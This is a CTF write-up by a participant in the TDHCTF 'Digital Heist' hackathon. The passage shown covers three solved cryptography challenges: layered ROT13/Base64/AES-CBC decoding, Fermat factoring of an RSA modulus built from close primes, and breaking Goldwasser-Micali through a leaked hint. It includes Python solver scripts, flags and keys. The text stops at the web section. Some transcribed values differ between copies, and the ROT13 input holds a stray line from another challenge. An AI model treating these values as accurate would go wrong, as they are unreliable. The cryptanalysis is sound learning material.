

## **INFOSEC UNIVERSITY HACKATHON**

**TDHCTF [ The Digital Heist Capture The Flag] – Write Up**

**Tapas Prajapati**

**Email: - [tapasprajapati022@gmail.com](mailto:tapasprajapati022@gmail.com)**

## Round 2 (Grand Finale)

### My Experience

I have consistently participated in CTFs throughout 2025, but TDHCTF – The Digital Heist stood out significantly. The scale, story-driven challenges, and multi-domain nature presented an entirely new level of engagement. The hackathon simulated a “heist scenario,” which made each challenge feel like a mission requiring critical thinking and precise execution.

What made this event particularly exciting was its organization by Infosec University, with a diverse set of challenge domains spanning Reverse Engineering, Digital Forensics, Cryptography, Web Security, Exploitation, Secure Coding, Mobile Security, Networking, and AI/ML. The complexity and point structure encouraged participants to plan strategically rather than rush through challenges.

### Round 1 – Qualifier Overview

The Qualifier Round consisted of a cybersecurity quiz designed to test foundational knowledge across domains like cryptography, networking, and basic exploitation. As someone with prior experience in CTFs and hands-on cybersecurity projects, I found the questions manageable but did not underestimate the importance of preparation for the Grand Finale. This round served to confirm eligibility and emphasize consistency over casual participation.

### Preparation for Round 2

Before the Grand Finale, the only information available was the list of challenge domains. These included:

- Reverse Engineering
- Digital Forensics
- Cryptography
- Web Security
- Exploitation (Pwn)

- Secure Coding
- Mobile Security
- Networking
- AI / Machine Learning

I structured my preparation to ensure balanced coverage while focusing more on my strengths.

Areas of focus:

- Reverse Engineering & Mobile Security: I have practical experience with IDA, Ghidra, Binary Ninja, Frida, and JADX, which gave me confidence to tackle these challenges efficiently.
- Web Security: I revised concepts through PortSwigger Labs and TryHackMe, focusing on SQLi, XSS, SSRF, and authentication bypasses.
- Cryptography: Practiced classic attacks and tools on CryptoHack, reinforcing my understanding of encoding, decoding, and encryption pitfalls.
- Exploitation (Pwn): Used pwn. college to strengthen heap, stack, and buffer overflow skills.
- Networking & Forensics: Reviewed PCAP analysis, Wireshark techniques, and file system forensic artifacts, preparing for packet capture and USB/image challenges.
- Secure Coding & AI/ML: Brushed up on input validation, JWT/security flaws, and basic ML model attacks for story-driven scenarios.

The preparation approach emphasized logical reasoning, system analysis, and structured problem-solving rather than memorizing previous solutions.

## **Round 2 – Grand Finale Experience**

**Round 2** of the Synchrony Cybersecurity Hackathon, titled “The Digital Heist – Operation Red Cipher,” was a 24-hour, story-driven Capture the Flag (CTF) competition conducted on the WhizRange platform. The round simulated a coordinated cyber-operation in which participants acted as investigators and analysts tasked with uncovering the Directorate’s Digital Vault and exposing the A<sub>o</sub> surveillance system.

The challenge set covered a broad range of cybersecurity domains, including Reverse Engineering, Mobile Security, Web Security, Cryptography, Secure Coding, Digital Forensics, Networking, Exploitation (Pwn), and AI/ML. Challenges were categorized into Easy, Medium, and Hard levels, each contributing to the overall progression of the storyline.

During the Grand Finale, I focused primarily on domains aligned with my strengths, such as Web Security, Cryptography, Secure Coding, Digital Forensics, Mobile Security, and AI/ML (Artemis). These challenges required analysing application logic flaws, performing cryptographic decoding and decryption, extracting hidden data from forensic artifacts, and identifying AI-based anomalies using file analysis and steganography techniques. Successfully completing these tasks helped build momentum and reinforced my practical understanding of real-world cybersecurity scenarios.

Some challenges—specifically Reverse Engineering (Re 01 and Re 02), Networking (Net 01 and Net 02), Exploitation (Exp 01 and Exp 02), and AI/ML (Ai 02 – Cerberus)—remained unsolved due to their advanced technical complexity and the time limitations of a continuous 24-hour format. Although I was unable to fully complete these tasks, I actively reviewed their problem statements, analysed provided artifacts, and attempted partial solutions. This process exposed me to advanced concepts such as low-level binary analysis, packet-level traffic inspection, exploitation chains, and complex AI/ML attack surfaces.

As the event progressed, managing fatigue and time became increasingly important. Taking short breaks, reassessing priorities, and switching between challenge domains helped maintain focus and productivity. Overall, round 2 of the Synchrony Cybersecurity Hackathon was a valuable learning experience that emphasized not only technical skills but also strategic thinking, perseverance, and effective time management under pressure.

## Challenges Solved

I successfully solved most challenges across domains, while a few remained incompletes due to time constraints and difficulty:

Domain	Challenges Solved / Total	Notes
Reverse Engineering	0/2	Re 01 – Confession App, Re 02 – Evidence Tampering
Mobile Security	2/2	Mob 01, Mob 02
Web Security	3/3	Web 01 – Royalmint, Web 02 – Ticket To The Vault
Cryptography	3/3	Crypto 01 – Intercepted Comms, Crypto 02 – Vault Breach
Secure Coding	2/2	Sc 01 – Logview, Sc 02 – Resetpass
Digital Forensics	2/2	Df 01 – Night Walk Photo, Df 02 – Burned USB
Networking	0/2	Net 01 – Onion Pcap, Net 02 – Doh Rhythm
Exploitation (Pwn)	0/2	Exp 01 – Berlinslocker, Exp 02 – Riosradio
AI / Machine Learning	1/2	Ai 01 – Artemis, Ai 02 – Cerberus

## Approach During the CTF

For each challenge, I applied a structured methodology:

1. Carefully read the problem statement and story context
2. Identify the domain and attack surface
3. Use appropriate tools for static/dynamic analysis
4. Test hypotheses incrementally

5. Validate results before submission

### **Ethical Compliance**

All challenges were attempted individually, adhering to the hackathon's rules and guidelines.

No solutions, flags, or credentials were shared.

This write-up is for documentation, learning, and portfolio purposes only.

### **Purpose of This Write-up**

This report serves to:

- Record technical solutions and approaches
- Reflect applied cybersecurity skills
- Serve as a learning reference
- Function as a professional submission for academic evaluation or portfolio

## Challenge Writeups

### Cryptography

#### Crypto 01 – Intercepted Comms | Easy – 100 pts




Fig.1: - crypto 01 question

We received an intercepted message that was encrypted.

The message itself gave hints about how the encryption was done.

#### Important hints from the message:

- Data is encrypted in 16-byte blocks
- AES-128 is used
- CBC mode is used
- IV is all zeros
- The payload is encoded first, then encrypted
- A 16-character key is provided

#### Step 1: Check the Intercepted Message

The file `intercepted_message.txt` contains a message that looks strange:

- **Many words are written in capital letters**
- Some words look scrambled but are still readable
- This is a common sign of a **simple substitution cipher**

```
└─(darkjoker㉿kali)-[~/Downloads]
$ cat intercepted_message.txt
== VAGREPRCGRQ GENAFZVFFVBA ==
SEBZ: HAXABJA BCRENGVIR
GB: URVFG PBBEQVANGBE
FGNGHF: RAPELCGRQ
[FOUND] prime=p, residue=1, shift=7
ZRFFNTR: EY: a48b967bf858972f39eabb05298a0ab887bd8dfe
Cebsrffbe, Vir frpherq gur vagry hfvat bhe fgnaqneq cebgbpb
pu cvrpr bs vasbezngvba vf ybprrorq va oybprrorq bs fvkgrra, punv
at fgnaqf nybar - rirel oybprrorq qrcraqf ba jung pnzr orsber vg
Gur vavgvnyvmngvba frdhrapr fgnegf sebz mreb - n pyrna fyng
qbar vg, Cebsrffbe. Fgnaqneq cnqqvat nccyvrq, whfg yvxr lbh
Gur xrl gb havbprrorq vf: URVFGStwKorMmAx6
```

Fig. 2: - Crypto-01(Encrypted\_Text)

From experience in HTBCTFs, this pattern strongly matches **ROT13 encoding**.

## Step 2: Decode ROT13

ROT13 is often used to hide text in an easy way. If we do not decode it, we cannot understand the instructions.

### Tool used

tr (standard Linux tool)

### Command

```
cat intercepted_message.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
```

## Result

```
(darkjoker㉿kali)-[~/Downloads]
$ cat intercepted_message.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'

--- UNDECODING ---
--- INTERCEPTED TRANSMISSION ---
FROM: UNKNOWN OPERATIVE
TO: HEIST COORDINATOR
STATUS: ENCRYPTED

The V'ir fpherg gur vagry hfvat bhe fgnagnqeb cebgbpb - gur fnzr zrgubq jr hfrq sbe gur Eblny Zvag oyhrcevagf. Rnpu cvrpr bs vashnqeb. I've secured the intel using our standard protocol - the same method we used for the Royal Mint blueprints. Each piece of information is locked in blocks of sixteen, chained together like the vault doors at the Bank of Spain. Nothing stands alone - every block depends on what came before it.

The initialization sequence starts from zero - a clean slate, sixteen zeros to begin the chain. This is how we've always done it. Professor. Standard padding applied, just like you taught us.

The key to unlock this is: HEISTFgjXbeZzNk6
Remember, it must be exactly sixteen characters - no more, no less. That's the size of our blocks, Professor. One hundred twenty-eight bits per block, sixteen bytes each.

The payload below has been encoded using our base transmission format - you'll need to decode it first before applying the decryption key. Think of it like the Professor's plan: first you decode the message, then you break the cipher.

The critical information is locked inside. Use the key above with the zero initialization sequence to reveal what we've discovered about the Directorate's operations.

ENCRYPTED PAYLOAD:
xjukjxbqjsCm0RXT8e0+BRdqlr7M0XooQfJr4pGGxx0xrEzdOVYwG8VRnGqshwEAkj/i6Iin+Fnb1/xnq0EBOAsBCkoKWxFDLGNmt/BB6waSL+ta4VQqu0kbSR4MsEE
jolsp0cg7Owhh7MgrTnGbQOrgIWeXYZqZC+86AfmSC78nSAhc4y0vtW/INXwFYo

Remember: decode first, then decrypt. The truth is locked in those blocks, Professor.

END TRANSMISSION
[~/Downloads]
```

Fig.3: - Crypto-01(Decrypted\_Text)

### Step 3: Identify the Encryption Algorithm

From the decoded text:

- **16-byte blocks → 128-bit block size**
- **Chained blocks → CBC (Cipher Block Chaining)**
- **128-bit block cipher → AES-128**

For that,

**IV = 00000000000000000000000000000000**

### Step 4: Understand the Encrypted Payload

ENCRYPTED PAYLOAD Base64:

xjukjxbqjsCm0RXT8e0+BRdqlr7M0XooQfJr4pGGxx0xrEzdOVYwG8VRnGqshwEAkj/i6Iin+Fnb1/xnq0EBOAsBCkoKWxFDLGNmt/BB6waSL+ta4VQqu0kbSR4MsEE  
jolsp0cg7Owhh7MgrTnGbQOrgIWeXYZqZC+86AfmSC78nSAhc4y0vtW/INXwFYo

**Why Base64?**

- Uses characters: A–Z, a–z, 0–9, +, /
- Length is a multiple of 4

### Step 5: Decode the Base64 Payload

```
cat << 'EOF' > payload.b64 EOF  
base64 -d payload.b64 > payload.bin  
file payload.bin
```

#### Output:

payload.bin: OpenPGP Public Key



The terminal window shows the following session:

```
(darkjoker㉿kali)-[~/Downloads]  
└─$ cat << 'EOF' > payload.b64  
xjukjxbqjsCm00RXT8e0+BRdqJr7M0XooQfJr4pGGxx0xrEzdOVYwG8VRnGqshwEAkj/i6Iin+Fnb1/xnq0EBOAsBCkoKwxFDLGNmt/BB6waSL+ta4V0qu0kbSR4MsFEjolsp0cg70whh7MqrTnGbQOrgIWxYZqZC+86AfmSC78nSAhc4y0vtW/LNxwFYo  
EOF  
└─$ base64 -d payload.b64 > payload.bin  
└─$ file payload.bin  
payload.bin: OpenPGP Public Key
```

Fig.4: - Crypto-01(Decode\_Base64\_Payload)

Now, the data is converted into binary format, not plaintext yet

### Step 6: Prepare the AES Key

**The given key was:**


HEISTFgjXbeZzNk6

**It was converted to hexadecimal:**

```
echo -n "HEISTFgjXbeZzNk6" | xxd -p
```

**Hex key:**

484549535446676a5862655a7a4e6b36



The terminal window shows the following session:

```
(darkjoker㉿kali)-[~/Downloads]  
└─$ echo -n "HEISTFgjXbeZzNk6" | xxd -p  
484549535446676a5862655a7a4e6b36
```

Fig.5: - Crypto-01(AES\_Key)

## Step 7: Decrypt Using AES-128-CBC

Using OpenSSL, the payload was decrypted with:

- AES-128-CBC
- Zero IV
- The key above

```
(darkjoker㉿kali)-[~/Downloads] $ openssl enc -aes-128-cbc -d \
-in payload.bin \
-K 484549535446676a5862655a7a4e6b36 \
-iv 00000000000000000000000000000000
ODRhMTI2NTkyMmEzYWWiODMyMDg1NTNiZmRlMzY4Y2YzZDg1MGMyNzg4M2E40DA5YzRjMDExMTkxM2YwMGI1Yw==
VERIQ1RGe2ludGVyY2VwdGVkX2NvbW1zX2RLY3J5cHRlZH0=
4096 Jan 10 17:26
```

Fig.6: - Crypto-01(Payload\_text\_Decrypt\_Using\_AES\_Key)

## Step 8: Decode Final Base64 Output

The decrypted result is not readable text yet. It must be Base64 decoded one more time. So we get the key and the flag.

### Command

**base64 -d final.b64**

### Final Output

**Key = 84a1265922a3aeb83208553bfde368cf3d850c27883a8809c4c0111913f00b5c**

**Flag = TDHCTF{intercepted\_comms\_decrypted}**

```
(darkjoker㉿kali)-[~/Downloads] $ cat << 'EOF' > final.b64
ODRhMTI2NTkyMmEzYWWiODMyMDg1NTNiZmRlMzY4Y2YzZDg1MGMyNzg4M2E40DA5YzRjMDExMTkxM2YwMGI1Yw==
VERIQ1RGe2ludGVyY2VwdGVkX2NvbW1zX2RLY3J5cHRlZH0=
EOF
(basejoker㉿kali)-[~/Downloads] $ base64 -d final.b64
84a1265922a3aeb83208553bfde368cf3d850c27883a8809c4c0111913f00b5cTDHCTF{intercepted_comms_decrypted}
```

Fig.7: - Crypto-01(Key\_And\_Flag\_Captured)

## **Conclusion**

This challenge used layered encryption, not complex encryption:

1. ROT13 to hide instructions
2. Base64 to hide binary data
3. AES-128-CBC with:
  - o 16-byte key
  - o Zero IV
4. Final Base64 encoding

### Crypto 02 – Vault Breach | Medium – 250 pts

The screenshot shows a challenge interface with the following details:

- Category: Cryptography
- Difficulty: Medium
- Points: 250 pts
- Close button
- Title: Crypto 02 Vault Breach
- Description: Lisbon identifies an AES-encrypted memo. Using known plaintext structures, the crew recovers a name: The Directorate's chief architect. They now know who built A<sub>0</sub>.
- File count: 1 file
- Download Challenge Files link: encrypted\_vault.txt

Fig.8: - crypto 02 question

An encrypted message was recovered from a secure vault. Initial inspection revealed that RSA was used for encryption. However, the cryptanalyst noticed an unusual weakness in the RSA modulus. The challenge hints suggested that the **prime numbers used to generate the modulus were too close together**, making the encryption vulnerable.

The objective was to exploit this weakness, recover the private key, decrypt the message, and obtain the flag.

#### Provided Information

RSA Public Parameters

- Modulus (n)
- Public Exponent (e)
- Ciphertext (c)

#### Step 1: Vulnerability Identification

RSA encryption relies on the difficulty of factoring a large number:

$$n = p \times q$$

If the prime numbers p and q are very close in value, the modulus can be expressed as:

$$n = a^2 - b^2 = (a - b)(a + b)$$

This structure allows efficient factorization using **Fermat's Factorization Method**.

The challenge explicitly hinted at:

- **Close prime numbers**
- **Fermat's factorization**

This confirmed that Fermat's method was the correct attack vector.

```
(darkjoker㉿kali)-[~/Downloads]
$ cat encrypted_vault.txt
== BROKEN ENCRYPTION KEY ==
we recovered this encrypted message from the vault's logs.
our cryptanalyst noticed something odd about the encryption key...
The modulus seems unusually vulnerable. Something about the primes?
RSA PARAMETERS:
n = 69356961845998184543355205549116775074156760880376738823933869296103589583392594968560767294792488749018729332402999357916018539142805594933238218836751349
2361347863929405140907871731607302661748402736729757001826104551629108352982487388015107942047561207257178172678422241479461779085722776224482584941419
e = 65537
ENCRIPTED MESSAGE:
c = 1391294103719309420126031440145886606336469835754540930000923996827272267043592775673828465180750039848117828845828968927208698249463518377085769873984413315
85391676494169429055868999812987873397826293916634104543632382642416481414951590891245623080186751719568130991998169147854343662981170809933617536502
HINT: When primes are too close, factorization becomes easier.
HINT: Look into Fermat's factorization method.
```

Fig.9: - Crypto-02(Hint\_Captured)

## Step 2: Fermat's Factorization Method

Fermat's Factorization Method is a classical number-theoretic technique used to factor an odd integer. It is especially **effective when the number is a product of two close prime numbers**.

Fermat's method is based on the identity:

$$n = a^2 - b^2 = (a - b)(a + b)$$

So, if we can find two integers  $a$  and  $b$  such that:

$$n = a^2 - b^2$$

Then we immediately get the factors of  $n$ .

$$a^2 - n = b^2$$

Once found:

$$p = a - b$$

$$q = a + b$$

## When Does It Work?

- Works only for odd numbers
- Works fast when factors are close together

- Slow when factors are far apart
- Not suitable for even numbers (factor out 2 first)

### **Execution**

1. Start with  $a = \text{ceil}(\sqrt{n})$
2. Compute  $b^2 = a^2 - n$
3. Check if  $b^2$  is a perfect square
4. If not, increment  $a$  and repeat

### **Step 3: Recovering the Private Key**

After successfully factoring  $n$ , the two prime numbers  $p$  and  $q$  were recovered.

### **Compute Euler's Totient**

$$\phi(n) = (p - 1)(q - 1)$$

### **Compute the Private Exponent**

The RSA private key  $d$  is computed as:

$$d = e^{-1} \bmod \phi(n)$$

This gives the complete private key required for decryption.

### **Step 4: Decrypting the Ciphertext**

Using the recovered private key, the ciphertext was decrypted using the RSA decryption formula:

$$m = c^d \bmod n$$

The resulting integer  $m$  was converted into bytes to obtain a readable plaintext message.

### **Step 5: Exploit Script Used**

Write a Python script for decrypting and exploiting the ciphertext to get the key and the flag.

```
from math import isqrt
```

```
# RSA parameters
```


```
n=6935696184599818454335520554911677507415676088037673882393933869296103589  
583392594968560767294792488749018729332402999357916018539142805594933238218  
836751349236134786392940514090787173160730266174840273672975700182610455162  
910835298248738801510794204756120725717817267842224147946177908572277622448  
2584941419
```

e = 65537

```
c=1391294103719309420126031440145886606336469835754540930000923996827272267  
043592775673828465180750039848117828845828968927208698249463518377085769873  
984413315853916764941694290558689998129878733978262939166341045436323826424  
116481414951590891245623080018675171956813099199816914785434366298117080993  
3617536502
```

**code:**

```
# Step 1: Fermat factorization  
a = isqrt(n)  
if a * a < n:  
    a += 1  
while True:  
    b2 = a*a - n  
    b = isqrt(b2)  
    if b*b == b2:  
        break  
    a += 1  
p = a - b  
q = a + b  
# Step 2: Compute private key  
phi = (p - 1) * (q - 1)  
d = pow(e, -1, phi)  
# Step 3: Decrypt  
m = pow(c, d, n)  
msg = m.to_bytes((m.bit_length() + 7) // 8, 'big')  
print(msg.decode())
```



The terminal window shows the following session:

```
(darkjoker㉿kali)-[~/Downloads]
└─$ cat encrypted_vault.txt
== BROKEN ENCRYPTION KEY ==
We recovered this encrypted message from the vault's logs.
Our cryptanalyst noticed something odd about the encryption key...
The modulus seems unusually vulnerable. Something about the primes?

RSA PARAMETERS:
n = 69356961845998184543355205549116775074156760880376738823933869296103589583392594968560767294792488749018729332402999357916018539142805594933238218836751349
23613478639294051409078717316073026617484027367297570018261045516291083529824873880151079420475612072571781726784222414794617790857224482584941419
e = 65537

ENCRYPTED MESSAGE:
c = 139129410371930942012603144014588660633646983575454093000092399682727226704359277567382846518075003984811782884582896892720869824946318377085769873984413315
85391676494169429055868998612987873397826291663410454363238264241164814149515908912456230800186751719568130991998169147854343662981170809933617536502

HINT: When primes are too close, factorization becomes easier.
HINT: Look into Fermat's factorization method.

(darkjoker㉿kali)-[~/Downloads]
└─$ nano crypto_02.py
(darkjoker㉿kali)-[~/Downloads]
└─$ python3 crypto_02.py
KEY:2f31223879c27175b47bdd6625e237e3d0232e708812df1192fe20087addea0a
FLAG:TDHCTF{vault_breach_decrypted}
```

Fig.10: - Crypto-02(Key\_And\_Flag\_Found)

## Conclusion

This challenge highlights a critical RSA implementation flaw: using prime numbers that are too close together. Such weak key generation allows attackers to factor the modulus efficiently using Fermat's factorization, recover the private key, and decrypt protected data.

### Crypto 03 – Quantum Safe | Hard – 500 pts

The screenshot shows a challenge interface with the following details:

- Category: Cryptography
- Difficulty: Hard
- Points: 500 pts
- Close button
- Title: Crypto 03 Quantum Safe
- Description: The Directorate's RSA vault uses poor padding. The crew factors it and extracts the master key index, giving theoretical access to the Digital Vault. The final heist phase begins.
- Files: 2 files
- Download Challenge Files
- Files listed: 1337crypt\_output.txt, README.txt

Fig.11: - crypto 03 question

The Directorate claims their vault is *quantum-safe* by using Goldwasser–Micali (GM) encryption with very large RSA parameters.

The flag is encrypted bit-by-bit using quadratic residuosity.

However, a critical mathematical leak completely breaks the security of the system.

#### Provided Files Information

##### 1337crypt\_output.txt

This file contains:

- RSA modulus n
- Private exponent D
- A leaked value called hint
- Ciphertext array c[] (each element encrypts one bit)

##### README.txt

This file contains hints to find flag and key.

## Cryptosystem Used

### Goldwasser–Micali Encryption

Goldwasser–Micali is a probabilistic encryption scheme based on quadratic residuosity.

- Public key:  $n = p \times q$
- Encryption:
  - Bit 0 → quadratic residue mod n
  - Bit 1 → quadratic non-residue mod n
- Decryption:
  - Uses the Legendre symbol with one prime (p or q)

GM is secure only if the primes remain secret.

### Vulnerability Analysis

Hint Leaks The challenge provides the value:

$$\text{hint} = D \cdot (\sqrt{p} + \sqrt{q})$$

Since D is also given, we can compute:

$$s = \text{hint} / D = \sqrt{p} + \sqrt{q}$$

This single value is enough to factor the RSA modulus.

This is a catastrophic implementation mistake.

### Step 1: Recover $p + q$

We use the identity:

$$(\sqrt{p} + \sqrt{q})^2 = p + q + 2\sqrt{pq}$$

Since:

$$n = p \cdot q$$

We compute:

$$p + q = s^2 - 2\sqrt{n}$$

This value is an exact integer.

## Step 2: Factor n

Once  $p + q$  is known, we solve:

$$x^2 - (p + q)x + n = 0$$

The discriminant is:

$$\Delta = (p + q)^2 - 4n$$

Taking the square root gives:

$$p = ((p + q) + \sqrt{\Delta}) / 2$$

$$q = ((p + q) - \sqrt{\Delta}) / 2$$

Verification:

$$p \cdot q = n$$

At this point, the supposedly “quantum-safe” modulus is fully broken.

## Step 3: Goldwasser–Micali Decryption

Each ciphertext element encrypts one bit.

To decrypt:

- Compute the Legendre symbol:

$$L(c, p) = c^{((p-1)/2)} \bmod p$$

Interpretation:

- **1 → quadratic residue → bit 0**
- **-1 → non-residue → bit 1**

This produces a bitstream.

## Step 4: Bitstream Alignment

Goldwasser–Micali gives raw bits only. There are ambiguities:

1. Which prime to use ( $p$  or  $q$ )
2. Whether residue → 0 or residue → 1
3. Byte alignment (bit shifts 0–7)

All combinations were tested automatically using Python Script and we find key and flag using that script code.

**Code:**

```
import re
import gmpy2
import string
gmpy2.get_context().precision = 4096
# -----
# Load file
# -----
with open("1337crypt_output.txt", "r") as f:
    data = f.read()
# -----
# Parse values
# -----
hint = gmpy2.mpz(re.search(r"hint\s*=\s*(\d+)", data).group(1))
D   = gmpy2.mpz(re.search(r"D\s*=\s*(\d+)", data).group(1))
n   = gmpy2.mpz(re.search(r"n\s*=\s*(\d+)", data).group(1))

c_text = re.search(r"c\s*=\s*\[(.*\)]", data, re.S).group(1)
c = [gmpy2.mpz(x.strip()) for x in c_text.split(",") if x.strip()]
print("[+] Parsed values")
print("[+] Ciphertext bits:", len(c))
# -----
# Recover p + q
# -----
s = gmpy2.mpfr(hint) / gmpy2.mpfr(D)
sqrt_n = gmpy2.sqrt(gmpy2.mpfr(n))
p_plus_q = gmpy2.mpz(gmpy2.rint(s*s - 2*sqrt_n))

disc = p_plus_q*p_plus_q - 4*n
sqrt_disc = gmpy2.isqrt(disc)
```

```
p = (p_plus_q + sqrt_disc) // 2
q = (p_plus_q - sqrt_disc) // 2

assert p*q == n
print("[+] n factored successfully")
# ----

# Legendre
# ----

def legendre(a, prime):
    return pow(int(a), (int(prime) - 1)//2, int(prime))
# ----

# Helper: printable score
# ----

def printable_ratio(s):
    good = sum(ch in string.printable for ch in s)
    return good / max(len(s), 1)
# ----

# Bruteforce GM decoding
# ----

print("\n[+] Searching for KEY / FLAG...\n")
for prime_name, prime in [("p", p), ("q", q)]:
    for residue_bit in (0, 1):
        bits = []
        for ci in c:
            l = legendre(ci, prime)
            if l == 1:
                bits.append(str(residue_bit))
            else:
                bits.append(str(1 - residue_bit))
        bitstream = "".join(bits)
        for shift in range(8):
```

```
msg = ""

for i in range(shift, len(bitstream)-7, 8):
    msg += chr(int(bitstream[i:i+8], 2))

score = printable_ratio(msg)

if score > 0.85:
    if "KEY" in msg or "TDHCTF" in msg:
        print("====")
        print(f"[FOUND] prime={prime_name}, residue={residue_bit}, shift={shift}")
        print(msg)
        print("====")
        exit()

print("[!] No valid plaintext found (this should not happen)")
```

### Step 5: Recover Plaintext

```
[└─(darkjoker㉿kali)-[~/Downloads/crypto_03]
└$ nano solve_crypto03.py

[└─(darkjoker㉿kali)-[~/Downloads/crypto_03]
└$ python3 solve_crypto03.py

[+] Parsed values
[+] Ciphertext bits: 847
[+] n factored successfully
[+] Searching for KEY / FLAG...
=====
[FOUND] prime=p, residue=1, shift=7
KEY: a48b967bf858972f39eebb05298a0ab887bd8dfec904790f13bf513660e89af2
FLAG: TDHCTF{quantum_safe_decrypted}
=====

└$
```

Fig.12: - Crypto-03(Key\_And\_Flag\_Found)

### Final Answer

Key = a48b967bf858972f39eebb05298a0ab887bd8dfec904790f13bf513660e89af2

**Flag = TDHCTF{quantum\_safe\_decrypted}**

### **Conclusion**

This challenge was solved by:

1. Exploiting a leaked mathematical relationship
2. Factoring the RSA modulus
3. Applying correct Goldwasser–Micali decryption
4. Resolving encoding ambiguities programmatically

The vault was not broken by quantum attacks it was broken by poor implementation design.

## Web Security

### Web 01 – Royalmint | Easy – 100 pts

